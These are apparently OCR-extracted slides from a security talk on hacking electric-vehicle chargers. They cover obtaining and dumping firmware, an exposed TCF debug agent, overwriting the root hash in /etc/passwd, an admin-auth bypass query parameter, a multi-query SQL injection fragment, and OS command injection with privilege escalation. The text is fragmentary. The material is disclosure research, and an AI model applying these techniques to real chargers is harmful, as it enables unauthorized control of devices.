

How can firmware be obtained?

- Vendors website
- Leaked FW images
- OTA update Sniffing
- Dumping from Memory chips


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

TearDown



TearDown



Dumping eMMC flash



EVC1 ~ Something Exposed

- Port 1534 ? micromuse-lm?

```
└$ nmap -p 1534 [REDACTED] -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-06 10:13 EST
Nmap scan report for [REDACTED]
Host is up (0.0077s latency).
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PORT	STATE	SERVICE
1534/tcp	open	micromuse-lm

- It's just TCF-agent

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- TCF - Target Communication Framework
- Supported by Eclipse
- For the purposes of debugging, profiling, code patching...
- Then, what?

EVC1 ~ Something Exposed


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The screenshot shows a terminal window with several tabs open: 'EV', 'shadow x', 'passwd', and 'sudoers'. The 'passwd' tab is active, displaying the contents of the /etc/passwd file. The root password is being modified from 'root:\$6\$...\$204...' to 'root:\$6\$...\$Y5...'. The other entries remain unchanged.


```
1root:$6$...$204...:0:99999:7:::
2daemon:*:18719:0:99999:7:::
3bin:*:18719:0:99999:7:::
4sys:*:18719:0:99999:7:::
```

EVC1 ~ Lack of Binary Protections

- Debug symbolic information ✗**
- Input Validation ✗**
- Missing Protection measures (Canaries, DEP, ASLR) ✗**
- Routine code auditing ✗**

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Broken Web Interface

OWASP TOP 10



Well, Hello there

- **Broken Authentication ~ EVC1/3**
- **Broken Access Control ~ EVC1**
- **Injection ~ EVC1**
- **DoS ~ EVC1**

Wait! Where is ~ EVC2

Broken Web Interface

OWASP TOP 10




Well, Hello there

- **Broken Authentication ~ EVC1/3**
- **Broken Access Control ~ EVC1**
- **Injection ~ EVC1**
- **DoS ~ EVC1**

**Wait! Where is ~ EVC2
It lacks a web app :/**


EVC1 ~ Bypass Admin Auth

- There are two roles User, Admin
- Admin auth based on OTP
- Just Tell API to make it visible
- No Authorization needed



The screenshot shows a network traffic capture interface with the following details:

- Request** tab selected.
- Protocol: GET
- HTTP Version: HTTP/1.1
- Query Parameters: adminPasswordVisible&value=True



EVC1 ~ SQL Break-In

Missing User input validation
Multi-Query Injection


```
{  
    "value":  
    "test\\"); REPLACE INTO  
} 7 {  
    "success":true,  
    "error":0  
}
```



- **SQLi Hat-Trick revealed!**
- **Sensitive information stored in cleartext**
- **Lack of minimal principal privilege**

EVC1 ~ RCE


- Entry {
- Wi-Fi setup is within users
 - Inject OS commands under Daemon account



- PE {
- Exposed CM join us here!
 - User Daemon owns libraries

```

-rw-rw-r-- 1 daemon daemon 450360 Jul  8 2021 lib
-rw-rw-r-- 1 daemon daemon 1565224 Jul  8 2021 lib
